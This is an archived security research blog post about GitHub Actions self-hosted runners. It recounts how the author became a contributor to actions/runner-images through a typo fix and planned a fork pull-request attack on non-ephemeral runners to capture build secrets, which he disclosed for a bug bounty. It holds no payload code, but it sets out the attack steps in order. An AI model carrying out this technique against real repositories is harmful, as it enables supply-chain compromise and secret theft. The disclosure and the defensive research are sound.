One Supply Chain Attack to Rule Them All

One Supply Chain Attack to Rule Them All - Adnan Khan, adnanthekhan, Adnan Khan - Security Research.

- Published: 2023-12-20
- Original: <https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/>
- Preserved from: https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Preface

Let's think for a moment what a nightmare supply chain attack could be. An attack that would be so impactful that it could be chained to target almost every company in the world. For an attacker to carry out such an attack they would need to insert themselves into a component fundamental to building the largest open-source software projects on the Internet.


What would an attacker need to target in order to carry out this attack? Cloud infrastructure would certainly qualify. What about build agents? Those would certainly be impactful, and SolarWinds put that attack on the map. If an attacker wanted more, the attacker would instead need to target SaaS companies providing hosted build services. Services like GitLab CI, TravisCI, CircleCI, BuildKite, and GitHub Actions fall within this category.

GitHub Actions Runners

Let's jump to the largest CI/CD service on the market: **GitHub Actions**. GitHub Actions' primary draw is that it is free for public repositories. It's hard for open-source software projects to choose another provider when their compute is provided free of charge. Beyond that, it is easy to use and tightly integrated into GitHub. For anyone used to wrestling with their own custom Jenkins pipeline configuration, GitHub Actions is a blessing.

Runner Types

GitHub Actions builds run on two types of build runners. One type is GitHub's hosted runners, for which GitHub offers Windows, OS X and Linux images. The images for these runners are updated at a weekly cadence by GitHub's runner images team, and the source code is public at https://github.com/actions/runner-images. The vast majority of workflows on GitHub run on hosted runners. If you've configured an Actions workflow, you might recognize 'ubuntu-latest', 'macos-latest' , or 'windows-latest'.



The second class is self-hosted runners. These are build agents hosted by end users running the Actions runner agent on their own infrastructure. As one would expect, securing and protecting the runners is the responsibility of end users, not GitHub. For this reason, GitHub recommends against using self-hosted runners on public repositories. This advice is not followed by some fairly large organizations, many of whom who had non-ephemeral self-hosted runners attached to public repositories with default groups and workflow approval settings.

From a period of time between February 2023 and July 25th, 2023, one such repository was GitHub's own `actions/runner-images` repository. You might be able to guess where this story this is going. This is the story of how I discovered and exploited a Critical misconfiguration vulnerability and reported it to GitHub. The vulnerability provided access to internal GitHub infrastructure as well as secrets. There was also a very high likelihood that this access could be used to insert malicious code into all of GitHub's runner base images - allowing an attacker to conduct a supply chain attack against every GitHub customer that used hosted runners.

For my discovery and report I was awarded a $20,000 bug-bounty through GitHub's HackerOne program.

[image: image]

Self-Hosted Runners

In order to understand this attack, we need to understand self-hosted runners and *why* they are such a risk on public repositories if not configured properly. There are also many risks of self-hosted runners on private repositories, which my colleagues and I at Praetorian dove into with https://www.praetorian.com/blog/self-hosted-github-runners-are-backdoors/ and our subsequent ShmooCon 2023 talk "Phanton of the Pipeline," but we will focus on public repositories.

By *default*, when a self-hosted runner is attached to a repository, or a default organization runner group that a public repository has access to, then *any* workflow running in that repository's context can use that runner. As long as the runs-on field is set to self-hosted (or one of the labels associated with the runner), the runner will pick up the workflow and start processing it. There are ways to restrict this to specific workflows and triggering actors using runner group restrictions and pre-run hooks - but that is a topic for another post.

For workflows on default and feature branches, this isn't an issue. Users must have write access to update branches within repositories. The problem is that this *also* applies to workflows from fork pull requests. GitHub's documentation is fairly clear on this matter, and has been so since self-hosted runners were first introduced.

>

We recommend that you only use self-hosted runners with private repositories. This is because forks of your public repository can potentially run dangerous code on your self-hosted runner machine by creating a pull request that executes the code in a workflow.

This is not an issue with GitHub-hosted runners because each GitHub-hosted runner is always a clean isolated virtual machine, and it is destroyed at the end of the job execution.

Untrusted workflows running on your self-hosted runner pose significant security risks for your machine and network environment, especially if your machine persists its environment between jobs. Some of the risks include:

- Malicious programs running on the machine.
- Escaping the machine's runner sandbox.
- Exposing access to the machine's network environment.
- Persisting unwanted or dangerous data on the machine.

For more information about security hardening for self-hosted runners, see " Security hardening f or GitHub Actions."


GitHub Documentation - Self Hosted Runner Security

Time and time again we in the information security world have seen that if a service has a default configuration, then a large number of users will not change that default setting. This is *especially* true when there isn't a big warning prompt informing users about this when adding a runner to a public repository. You have to dig into documentation, and if you can easily get it working without reading the docs, then why bother reading the docs?

Non-Ephemeral Runners

If you set up a self-hosted runner using the default steps - meaning you follow the steps printed under the 'Add new self-hosted runner' page in an organization or repository, you will have a non-ephemeral self-hosted runner. This means that it is possible to start a process in the background that will continue to run after the job completes, and modifications to files (such as programs on the path, etc. will persist). If the runner is non-ephemeral, then it is easy to deploy a persistence mechanism.

You may ask: How can someone determine if a runner attached to a public repository is non-ephemeral? There isn't a 100% clear way to determine this for *all* workflows, but there is one heuristic that is *nearly* always accurate. If the workflow contains the 'actions/checkout' GitHub action, then the run logs will contain a `Cleaning the repository` message. If this message is present, then it means that the runner is non-ephemeral, or the working directory of the runner is shared between builds - this is very rare. In either case, this is of interest.




If it cleans - it's non-ephemeral

Additionally, the runner name and machine names from the log will also provide hints. If a runner name is repeated, then it is likely to be non-ephemeral. Ephemeral runners will typically have runner names with randomized strings as part of the name.

Workflow Source of Truth


When a workflow executes from a fork pull request the GitHub Actions service uses YAML files within the '.github/workflows' directory that have the 'pull_request' trigger within the workflow file. The workflow definition itself comes from the merge commit between the head and base branch of the pull request. This means that fork pull requests can make *any* modifications to workflow YAML files, including changing the runs-on field in order to gain access to a self-hosted runner that normally does not execute workflows from public forks. While GitHub doesn't broadly advertise this behavior, this functionality is working as intended.

By changing a workflow file within their fork, and *then* creating a Pull Request anyone with a GitHub account can run arbitrary code on a self-hosted runner. The only roadblock here is GitHub's workflow approval setting or workflow restrictions. The latter is a newer feature and hard to configure. By default, workflows from fork PRs will only run without approval if the user is a previous contributor. From an attacker's perspective, this means that they only need to fix a typo or make a small code change in order to become a contributor. For actions/runner-images, this was a single character change.



Just a minor typo fix.

In order to protect the privacy of GitHub employees and contractors I've redacted their handles and pictures. I want to be extremely clear that approving and merging this PR was in no way a failure on their part.



Pull request with Typo Fix

Once the pull request was merged, my account was a contributor, note the 'Contributor' badge that now shows up in the box. This meant that my account could execute workflows on **pull_request** without approval, as long as the repository had the default approval setting, which it did at the time.


Attack on actions/runner-images

Since the runner-images repository had 1) the default approval setting, 2) had a non-ephemeral self-hosted runner, and 3) my account was now a Contributor I had everything necessary to conduct a public Poisoned Pipeline Execution attack against the runner-images repository's CI/CD workflows.

Planning the Attack

In order to explain how I planned the attack, we need to look at the actions/runner-images repository circa **July 20th, 2023**, which the commit right before the first of many changes GitHub pushed in response to my report.

The repository contained several CI workflows that used self-hosted runners to build Windows and MacOS runner images. Below is a workflow run from a build that ran on one of the non-ephemeral self-hosted runners attached to the repository. Note the write permissions associated with the `GITHUB_TOKEN`!



Ubuntu and Windows builds used runners with the label `azure-builds`, and MacOS builds ran on runners with the label `macos-vmware`.

The workflows themselves also used secrets. This meant that if I could persist on the runners while it processed a build, I would be able to access these clear-text secrets. Below is a snippet from the `macos-generation.yml` workflow showing some of the secrets used:


```
- name: Build VM
  run: |
    $SensitiveData = @(
      'IP address:',
      'Using ssh communicator to connect:'
    )packer build -on-error=abort `
    -var="vcenter_server=${{ secrets.VISERVER_V2 }}" `
